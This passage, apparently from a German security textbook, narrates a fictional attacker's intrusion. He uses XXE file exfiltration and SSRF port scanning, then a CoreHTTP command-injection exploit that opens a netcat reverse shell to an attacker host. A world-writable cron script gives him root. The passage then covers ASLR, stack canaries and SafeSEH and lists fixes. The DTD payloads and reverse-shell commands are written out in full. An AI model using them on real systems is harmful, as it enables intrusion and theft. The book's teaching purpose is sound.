

Abbildung 2.13 Datenextraktion aus dem internen Netz

2.7 Angriff auf das interne Netz

cr0g3r startet nun mit der Informationssammlung am Anwendungsserver. Er kann beliebige Dateien des Systems lesen, sofern seine Zugriffsberechtigungen ausreichen. Der Dateizugriff erfolgt im Kontext des XML-Parsers; dieser besitzt allerdings keine erhöhten Rechte. Bei der Untersuchung des Systems stößt *cr0g3r* auf die Datei */etc/hosts*, die eine lokale Auflösung von Hostnamen zu IP-Adressen enthält.

Der folgende Eintrag in *test.dtd* fordert die gewünschte Datei an:

```
<!ENTITY % p1 SYSTEM "file:///etc/hosts">
<!ENTITY % p2 "<!ENTITY e1 SYSTEM
'http://receive.cr0g3r.com/RESULT?%p1;'>">%p2;
```

Kurz darauf landet das Ergebnis im Apache Access Log:

```
root@kali:~# tail -f /var/log/apache2/access.log
"GET /RESULT?127.0.0.1%20localhost%0A10.10.23.12%20customer%0A
192.168.218.132%20development%0A192.168.218.142%20logging%0A
HTTP/1.1" 404 501 "-"
```

```
127.0.0.1 localhost
10.10.23.12 customer
192.168.218.132 development
192.168.218.142 logging
```

Die Datei enthält die IP-Adresse des bereits bekannten Kundensystems (10.10.23.12) in der DMZ und die IP-Adressen von zwei weiteren, bisher unbekannten Systemen. In speziellen Situationen erlaubt XXE über Server Side Request Forgery (SSRF) auch den einfachen Aufruf von HTTP- oder FTP-Requests zu anderen Systemen.

Mit dieser Methode lässt sich ein einfacher Port Scanner implementieren. *cr0g3r* versucht mit dem folgenden DTD-Eintrag, einen HTTP-Request auf das Entwicklungssystem mit der IP-Adresse 192.168.218.132, Port 22 (SSH) abzusetzen.

```
<!ENTITY % p1 SYSTEM "http://192.168.218.132:22/">
<!ENTITY % p2 "<!ENTITY e1 SYSTEM
'http://receive.cr0g3r.com/RESULT?%p1;'>">%p2;
```

Auch nach Minuten gibt es immer noch keine Antwort. Die ausbleibende Reaktion zeigt die Problematik eines »blinden« Angriffs. Entweder funktioniert der Request nicht, das System existiert nicht oder der Port 22 ist einfach nur geschlossen.

cr0g3r gibt nicht auf und will weitere Ports auf dem System untersuchen. Er hat sich mittlerweile einige Hilfsprogramme geschrieben, die den mühsamen Weg über die XML-Datei automatisieren. Jeder einzelne Testaufruf erfordert die folgenden drei Schritte:

- Anpassung des Kommandos in der Datei *test.dtd*
- Einfügen einer neuen XML-Datei in das *xmlupload*-Verzeichnis
- Warten auf eine Reaktion und Auslesen der Daten aus der Apache-Logdatei

Der nächste Test prüft die Erreichbarkeit von Port 80:

```
<!ENTITY % p1 SYSTEM "http://192.168.218.132:80/">
<!ENTITY % p2 "<!ENTITY e1 SYSTEM
'http://receive.cr0g3r.com/RESULT?%p1;'>">%p2;
```

Nach kurzer Zeit erfolgt eine Antwort aus dem internen Netz:

```
"GET /RESULT?%3Chtml%3E%3Cbody%3E%3Ch1%3EIt%20works!%3C/h1%3E%0A%3Cp
%3EThis%20is%20the%20default%20Web%20page%20for%20this%20server.%3C/
p%3E%0A%3Cp%3EThe%20Web%20server%20software%20is%20running%20but%20
no%20content%20has%20been%20added,%20yet.%3C/p%3E%0A%3C/body%3E%3C/
html%3E%0A HTTP/1.1" 404 501 "-"
<html><body><h1>It works!</h1>
```



```
<p>This is the default Web page for this server.</p>
<p>The Web server software is running but no content has been added,
yet.</p></body></html>
```

Auf dem Entwicklungsserver läuft ein Webserver mit einer Default-Seite. *cr0g3r* scannt weitere gängige Ports auf dem System und stößt am Port 8080 auf einen weiteren Webserver.

```
<!ENTITY % p1 SYSTEM "http://192.168.218.132:8080/">
<!ENTITY % p2 "<!ENTITY e1 SYSTEM
'http://receive.cr0g3r.com/RESULT?%p1;'>">%p2;
"GET /RESULT?%3Chtml%3E%0A%3Chead%3E%3Ctitle%3EWelcome%20to%20the%20
Perl%20Index%3C/title%3E%3C/head%3E%0A%3Cbody%3E%0A%3Ch1%3ECoreHTTP%20
...
%207!%3Cbr%3Eperl%20script%20loop%20number%208!%3Cbr%3Eperl%20script
%20loop%20number%209!%3Cbr%3E%3C/body%3E%0A%3C/html%3E%0A HTTP/1.1"
404 501 "-"
<head><title>Welcome to the Perl Index</title></head>
<h1>CoreHTTP - Perl Index</h1>
For the main html index page, click <a href="index.html">here</a>.
perl script loop number 0!
perl script loop number 1!
...
perl script loop number 8!
perl script loop number 9!
```

Die empfangene Startseite sieht erneut wie die Default-Seite des Systems aus. Es sind, außer einer Liste mit `perl script loop number ##` und dem Titel `CoreHTTP - Perl Index`, keine speziellen Inhalte erkennbar.

Eine Google-Suche liefert jedoch die interessante Information, dass der Server *CoreHTTP* ein bereits eingestelltes Open-Source-Projekt ist. Die Software soll in einer speziellen Version auch Sicherheitslücken aufweisen.

Abbildung 2.14 Suchmaschinenabfrage nach »CoreHTTP«

Ein entsprechender Exploit für die Version 0.5.3.1 ist auf der Exploit Database unter *https://www.exploit-db.com/exploits/10610* zu finden. Laut der folgenden Beschreibung verarbeitet der Webserver Eingabedaten nicht sauber und erlaubt damit die Ausführung von Code am Server. Das gewünschte Kommando muss lediglich unter Hochkomma gesetzt an den Seitenaufruf angefügt werden.

```
Package name: CoreHTTP server
Version:      0.5.3.1 and below (as long as cgi support is enabled)
Software URL: http://corehttp.sourceforge.net/
Exploit:      http://aconole.brad-x.com/programs/corehttp_cgienabled.rb
Issue:        CoreHTTP server fails to properly sanitize input before calling
              popen() and allows an attacker using a standard Web browser to
              execute arbitrary commands.
NOTE:         depending on the script and directory permissions, the attacker
              may not be able to view output.

And there you have it. Simply download coreHTTP for yourself, build, enable
CGI, touch foo.pl and then send it a request for /foo.pl%60command%26%60 which
will set url to /foo.pl and args to 'command&' and call popen. Voila!
```

cr0g3r installiert für die folgenden Schritte die von der Schwachstelle betroffene Version des CoreHTTP-Servers in einer Testumgebung und testet verschiedene Varianten des Exploits. Das Ergebnis der Tests führt schließlich zu folgendem Aufruf.

```
<!ENTITY % p1 SYSTEM "http://192.168.218.132:8080/index.pl %3F%60/bin/
netcat%20receive.cr0g3r.com%207777%20-e%20/bin/sh%60">
<!ENTITY % p2 "<!ENTITY e1 SYSTEM
'http://receive.cr0g3r.com/RESULT?%p1;'>">%p2;
```

Das Herzstück des Aufrufs ist der Aufbau einer Reverse-Shell-Verbindung zurück zum Angreifer:

```
/bin/netcat receive.cr0g3r.com 7777 -e /bin/sh
```

Um die Reverse-Shell-Verbindung empfangen zu können, startet *cr0g3r* auf seinem Server einen TCP-Listener auf Port 7777 und wartet auf eine eingehende Verbindung. Nach kurzer Zeit wird sein Server kontaktiert:

```
root@kali:/# nc -lnvp 7777
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::7777
Ncat: Listening on 0.0.0.0:7777
Ncat: Connection from gateway.liquid-dt.com:35189.
pwd
/
```



```
id
uid=1000(user) gid=1000(user) groups=
1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),
109(lpadmin),124(sambashare)
```

cr0g3 kann nun Kommandos am internen Entwicklungsserver ausführen. Der CoreHTTP-Server läuft dort im Kontext des Benutzers *user*. Sie sehen in Abbildung 2.15 die aktuelle Situation dargestellt. Ausgehend vom Anwendungsserver erfolgt über XXE der Aufruf des CoreHTTP-Servers auf Port 8080 am Entwicklungsserver. Über diesen Aufruf wird auch der CoreHTTP-Exploit-Code an den Server übertragen. Der Exploit stellt nun eine Reverse-Shell-Verbindung zurück zum Angreifer auf Port 7777 her. Ab sofort kann *cr0g3* direkt Kommandos am Entwicklungsserver ausführen; der komplizierte Umweg über XXE ist ab sofort nicht mehr notwendig.



Abbildung 2.15 Zugang zum internen Entwicklungsserver

2.8 Privilege Escalation am Entwicklungsserver

cr0g3r startet im nächsten Schritt wieder mit der Informationssammlung auf dem neuen System. Sein Ziel ist es, die höchsten Rechte am System (*root*) und somit Zugriff auf alle Daten und Systemteile zu erlangen. Auf diesem Server läuft ein Ubuntu-Linux-System in der Version 12.04. Für die Version wurden bereits einige Kernel-Exploits zur Erlangung von Root-Rechten veröffentlicht, allerdings führte keiner der Exploits zum Erfolg.

Er analysiert nun die einzelnen, lesbaren Konfigurationsdateien auf mögliche Fehler. Dabei stößt er im Verzeichnis */etc* auf die Steuerung der wiederkehrend laufenden

Jobs, nämlich den Cron-Daemon. Die Jobs werden von einem mit Systemrechten laufenden Prozess gestartet. Wenn ein Angreifer nun in der Lage ist, diese Datei zu verändern und einen eigenen Job zu starten, so läuft dieser auch mit Root-Rechten.

```
$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user   command
  10 1   * * *   root    /opt/backup.sh
  17 *   * * *   root    cd / && run-parts --report /etc/cron.hourly
  25 6   * * *   root test -x /usr/sbin/anacron||( cd / && run-parts
                                        --report /etc/cron.daily )
  47 6   * * 7   root test -x /usr/sbin/anacron||( cd / && run-parts
                                       --report /etc/cron.weekly )
  52 6   1 * *   root test -x /usr/sbin/anacron||( cd / && run-parts
                                      --report /etc/cron.monthly )
```

Die Datei enthält einige Jobs, die regelmäßig zu bestimmten Zeiten ausgeführt werden. Die Berechtigungen der Datei sind korrekt gesetzt. Nur der Root-User darf die Datei verändern.

```
$ ls -l crontab
-rw-r--r-- 1 root root 755 crontab
```

cr0g3r fällt der erste Eintrag in der Datei *crontab* auf. Täglich um 01:10 Uhr erfolgt der Start eines Backup-Jobs. Das Backup-Programm liegt im Dateisystem unter */opt/backup.sh*. Sollte diese Datei schreibbar sein, so wäre dies eine Möglichkeit, mit den Rechten des Root-Benutzers Kommandos auszuführen.

```
$ ls -l /opt
total 4
-rwxr-xrwx 1 root root 80 backup.sh
```

Hier ist dem Administrator des Systems ein fataler Fehler unterlaufen. Die Datei darf von allen Benutzern beschrieben werden (`rwx`). *cr0g3r* fügt eine zusätzliche Zeile in das Backup-Script ein, die zum Aufbau einer weiteren Reverse Shell zurück auf das Angreifersystem auf Port 6666 führt.


```
$ cat /opt/backup.sh
#/bin/sh
/bin/nc receive.cr0g3.com 6666 -e /bin/sh
...
```

Nun muss er nur noch einen TCP-Listener auf seinem Server bereitstellen, der auf Port 6666 lauscht, und warten, bis der Cron-Job das Backup um 01:10 Uhr startet. Exakt um 01:10 Uhr wird sein Server auf Port 6666 vom internen Entwicklungssystem kontaktiert. Die Reverse Shell besitzt Root-Rechte. *cr0g3r* hat nun Vollzugriff auf das System und ist in der Lage, geheime Konstruktionsdaten aus dem System zu extrahieren und die Unterlagen seinen Auftraggebern abzuliefern.

```
root@kali:/ # nc -lnvp 6666
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from gateway.liquid-dt.com:51122
# pwd
/root
# id
uid=0(root) gid=0(root) groups=0(root)
# bash -i
root@ubuntu:/opt#
```

Sie sehen in Abbildung 2.16 nun das finale Bild des Angriffs. Der Entwicklungsserver sendet einmal täglich um 01:10 Uhr eine Reverse Shell an *cr0g3r* auf Port 6666.



Abbildung 2.16 Root-Zugriff auf den Entwicklungsserver

2.9 Analyse des Angriffs

Der vorgestellte Angriff auf das Unternehmen erfordert großes Know-how der Hacker und eine Reihe von Voraussetzungen, die für eine erfolgreiche Durchführung erfüllt sein müssen. Dennoch treten komplexe, mehrstufige Attacken immer wieder auf und können über Monate dauern. Beispielsweise hat die Analyse des zeitgleichen Angriffs auf mehrere Energieversorger in der Ukraine im Jahr 2015 ergeben, dass sich die Angreifer bereits sechs Monate lang im Netzwerk bewegt hatten, bevor sie am 25. Dezember 2015 zuschlugen.

Tabelle 2.1 fasst die einzelnen Schwachstellen noch einmal zusammen und zeigt auch die Ursachen und Möglichkeiten der Korrektur auf.

Fehler	Ursache	Korrekturmöglichkeit
XSS im Kundenforum	Programmierfehler	Input-Validierung, Output-Encoding
SQL Injection in der Suchfunktion	Programmierfehler	Input-Validierung
Schwache Benutzer-passwörter	keine Passwortregel	Komplexitäts- und Längen-vorgaben
elFinder-Exploit	veraltete Version 2.1.47 im Einsatz	Update auf die Letztversion 2.1.48
Aufbau einer Reverse Shell	ausgehender Datenver-kehr DMZ → Internet erlaubt	Firewall-Regeln anpassen
XXE	anfällige Konfiguration des XML-Parsers	Konfiguration anpassen Software-Update des XML-Parsers
CoreHTTP-Exploit	unsichere Version im Ein-satz, keine Updates vor-handen	Ersetzen durch einen sicheren Webserver
Backup.sh schreibbar	falsche Rechtevergabe	Zugriffsrechte einschränken

Tabelle 2.1 Sicherheitslücken, die im Beispiel ausgenutzt wurden

Nachdem Sie nun gesehen haben, wie schnell ein Angreifer ein Netzwerk übernehmen kann, wollen wir uns der Theorie widmen. In Kapitel 3 geht es um die Grundlagen des sicheren Programmierens – vielleicht auf den ersten Blick weniger spannend als der Einbruch in ein Firmennetzwerk, aber der notwendige erste Schritt, um es besser zu machen.

Kapitel 11
Schutzmaßnahmen einsetzen

In diesem Kapitel werden die wichtigsten Schutzmaßnahmen (sogenannte Mitigations) vorgestellt, die Programmierer kennen sollten, um sichere Software zu entwickeln. Viele der Methoden sind in modernen Betriebssystemen mittlerweile Standard und verhindern eine breite Klasse von Exploits.

In den letzten Jahren ist die Zahl der öffentlich verfügbaren Exploits stark angestiegen. Wo es früher nur einer kleinen Gruppe von Spezialisten möglich war, die Komplexität von Softwareschwachstellen zu verstehen und dafür entsprechende Exploits zu entwickeln, so existieren heute Datenbanken mit öffentlich zugänglichem Exploit-Code oder auch Plattformen, wie das *Metasploit Framework*, mit zahlreichen integrierten Exploits. Diese Entwicklungen erleichtern natürlich auch deren Verbreitung. Hersteller von Betriebssystemen haben darauf reagiert und die Systeme so weit angepasst, dass die klassischen Software-Exploits nicht mehr oder nur eingeschränkt funktionieren. Parallel dazu entwickelt sich aber auch die Angriffsseite ständig weiter, um die implementierten Schutzmaßnahmen wieder zu umgehen.

Wir stellen Ihnen in diesem Kapitel einige der Schutzmaßnahmen vor und referenzieren dabei immer wieder auf die in den konkreten Beispielen der vorgestellten Windows- und Linux-Exploits umgesetzten Maßnahmen.

11.1 ASLR

Address Space Layout Randomization (*ASLR*) wurde im Windows-Umfeld mit Windows Vista eingeführt, bei Linux ist ASLR erstmals 2001 als Kernel-Update aufgetaucht. Apple hat ASLR in der iOS-Version 4.3 aktiviert.

ASLR randomisiert Adressbereiche der Programme nach jedem Reboot des Systems bzw. Neustart des Programms. Damit sind Speicherbereiche wie *Heap*, *Stack*, die *Basisadresse* des Programms selbst und der verwendeten Bibliotheken nicht mehr vorhersehbar. Alle Exploits, die auf der Kenntnis einer statischen Adresse basieren, funktionieren damit nicht mehr.

Ein klassischer Buffer Overflow überschreibt die *Return-Adresse* einer Funktion mit der statischen Adresse eines `JMP <Register>`-Kommandos, um in einen Speicherbe-

reich zu springen, wo der Shellcode liegt. Sie sehen in Abbildung 11.1 die Buffer-Struktur eines einfachen Buffer Overflows aus Kapitel 10, »Buffer Overflows ausnutzen«.



Abbildung 11.1 Struktur eines Buffer Overflows

Der *Instruction Pointer EIP* kann im Input-Buffer am Offset 260 mit externen Daten überschrieben werden. Zum Zeitpunkt des Absturzes des Programms zeigt der *Stack Pointer ESP* auf den rot eingefärbten Block, das Register *EDI* zeigt auf den blauen Block. Die beiden Datenblöcke sind mögliche Kandidaten, um dort den auszuführenden Shellcode zu platzieren.

Um nun in den entsprechenden Bereich zu springen, muss *EIP* mit der Adresse eines `JMP ESP`- oder `JMP EDI`-Kommandos bzw. einer der Sprungalternativen (`CALL ESP`, `PUSH ESP – RET` usw.) überschrieben werden. Die klassische Vorgehensweise dafür ist es, die statische Adresse des Kommandos aus einer Systembibliothek (DLL) zu verwenden.

```
74F7AFB7   FFE4          JMP ESP
74F7AFB9   9F            LAHF
74F7AFBA   FB            STI
74F7AFBB   74 36         JE SHORT SHELL32.74F7AFF3
```

Abbildung 11.2 Adresse eines JMP ESP-Kommandos in SHELL32.dll

EIP wird hier mit der Adresse `0x74F7AFB7` des `JMP ESP`-Kommandos überschrieben und damit der Shellcode im *C-Block* angesprungen. Wenn Sie nun einen Reboot des Windows-Systems durchführen und den Exploit erneut ausführen, stürzt das Programm mit einer *Access Violation* ab. Der Grund dafür lässt sich leicht erklären. Aufgrund von *ASLR* wurde die Bibliothek *SHELL32.dll* nach dem Reboot an einer anderen Basisadresse geladen. Das `JMP ESP`-Kommando findet sich nun an der neuen Adresse `0x7459AFB7`.

```
7459AFB7   FFE4          JMP ESP
7459AFB9   9F            LAHF
7459AFBA   5D            POP EBP
7459AFBB   74 36         JE SHORT SHELL32.7459AFF3
```

Abbildung 11.3 Die Situation nach einem Reboot

Wäre das System ein altes Windows-XP-Betriebssystem, so würde der Exploit auch nach einem Reboot immer wieder funktionieren. ASLR wurde von Microsoft erst ab Windows Vista eingeführt. Interessant ist auch die Veränderung der Adresse nach dem Neustart:

Vor dem Reboot: `0x74`**`F7`**`AFB7` Nach dem Reboot: `0x74`**`59`**`AFB7`

Die Adresse hat sich nicht komplett verändert, lediglich das zweite Byte ist anders. Genau genommen verändert ASLR unter Windows die ersten beiden Bytes. Das bedeutet aber auch, dass es ca. 65.000 Möglichkeiten gibt, wo sich das Kommando befinden wird. ASLR hat damit erfolgreich die Ausführung des Exploits verhindert. Sie werden in Kapitel 12, »Schutzmaßnahmen umgehen«, einige Möglichkeiten kennen lernen, um ASLR zu umgehen.

Sie sehen in Abbildung 11.4 eine der möglichen Anordnungen der geladenen Module nach mehreren Reboot-Vorgängen. Auffallend ist die konstante Position des Programms selbst; in diesem Szenario sind nur die DLLs von ASLR betroffen. Wir werden diesen Sachverhalt später für einen *ASLR Bypass* verwenden.



Abbildung 11.4 Modul-Mapping durch ASLR

ASLR ist unter Windows per Default für alle Systembibliotheken aktiviert. Auch unter Linux ist ASLR immer aktiv, Sie können den Schutz zu Testzwecken aber einfach per Command Line temporär deaktivieren:

```
root#> echo 0 > /proc/sys/kernel/randomize_va_space
```

11.2 Stack Cookies

Ein weiterer Schutzmechanismus zur Verhinderung der einfachen Buffer Overflows sind *Stack Cookies* oder *Stack Canaries* (Kanarienvögel). Der Begriff stammt aus der Welt des Bergbaus; dort wurden Kanarienvögel in Minen zur Erkennung von Kohlenmonoxid eingesetzt. Kohlenmonoxid ist ein geruchloses, unsichtbares Gas, das rasch zum Tod führen kann. Wurde ein Vogel im Käfig im Bergwerk bewusstlos, so galt das als Alarmsignal, und die Bergleute mussten die Mine verlassen bzw. Atemschutzmaßnahmen treffen. Ein ähnliches Konzept dient der Erkennung von Buffer Overflows am Stack.

Ein Stack Canary ist allerdings kein Vogel, sondern ein Datenfeld, das am Stack zwischen den lokalen Variablen und der gespeicherten Rücksprungadresse platziert ist. Bevor der Rücksprung an die aufrufende Funktion erfolgt, überprüft das System, ob der Canary noch am Leben, d. h. unverändert ist oder ob ein Buffer Overflow das Cookie zerstört hat. Der Schutz funktioniert allerdings nur, wenn der Canary geheim ist und durch den normalen Programmablauf nicht ermittelbar ist. Sonst könnte der Angreifer den korrekten Wert des Canaries wiederherstellen und somit den Schutz umgehen.

Sie sehen in Abbildung 11.5 ein Stack-Layout ohne Canary-Schutz links im Bild und rechts den erweiterten Schutz.



Abbildung 11.5 Platzierung eines Canaries am Stack

Sie können den Einsatz von Stack Canaries in C++ unter Visual Studio mit Hilfe der Compiler-Option `/GS` aktivieren. Die Option ist bereits seit 2015 (*https://docs.microsoft.com/en-us/cpp/build/reference/gs-buffer-security-check?view=vs-2015*) standardmäßig gesetzt. Um die Performance-Auswirkung der zusätzlichen Überprüfung des Cookies so klein wie möglich zu halten, fügt der Compiler das Stack Cookie nur bei Funktionen hinzu, die lokale String-Buffer beinhalten. Ein Buffer Overflow kann auch lokale Variablen überschreiben, sofern diese an höheren Adressen liegen als der durch den Buffer Overflow betroffene Speicherbereich. Die `/GS`-Option führt dazu eine Umsortierung der lokalen Variablen durch: String-Buffer liegen an höheren Adressen als die restlichen Variablen, ein Überschreiben lokaler Variablen ist damit nicht mehr möglich.

Unter Linux sind Stack Cookies per Default aktiviert, Sie können sie aber explizit mit einer Compiler-Option ausschalten:

```
gcc program.c -f no-stack-protector
```

11.3 SafeSEH

Sie sehen in Abbildung 11.6 eine gültige Abfolge von *Exception-Handler*-Objekten. Jedes Objekt besteht aus zwei Elementen: Das *NEXT-Feld* enthält einen Zeiger auf das nächste Element der Kette, das *HANDLER-Feld* zeigt auf den Exception-Handler-Code. Am Ende der Kette befindet sich der *Default Exception Handler* des Betriebssystems.



Abbildung 11.6 Eine valide SEH-Chain

In einem typischen *SEH-Exploit* überschreibt der Angreifer das HANDLER-Feld mit der Adresse einer `POP POP RET`-Anweisung und das NEXT-Element mit dem Opcode eines `JMP +6 Bytes`-Kommandos. In einer durch den Exploit-Code veränderten SEH-Chain ist das nächste Element nicht mehr über die Verlinkung erreichbar, da die Kette zerstört wurde. Abbildung 11.7 zeigt diese Situation, wenn das NEXT-Feld mit dem Wert `0x41414141` überschrieben wurde.



Abbildung 11.7 Die SEH-Chain wird unterbrochen.

Sie können *SafeSEH* über die Linker-Option `/SAFESEH` aktivieren. Damit erhält das Programm zusätzlich eine Liste von gültigen Exception-Handler-Adressen und kann vor dem Aufruf des Handlers dessen Gültigkeit überprüfen. SafeSEH wurde bei Microsoft mit Visual Studio 2003 veröffentlicht und speichert die gültigen Exception-Handler-Adressen je Modul in einem Read-only-Speicherbereich ab. SafeSEH ist allerdings nur dann ein effektiver Schutz, wenn alle Module eines Programms mit dieser Option gelinkt wurden. Ähnlich dem Bypass von ASLR können SafeSEH-freie Module zu einer Umgehung des Schutzes missbraucht werden.

11.4 SEHOP

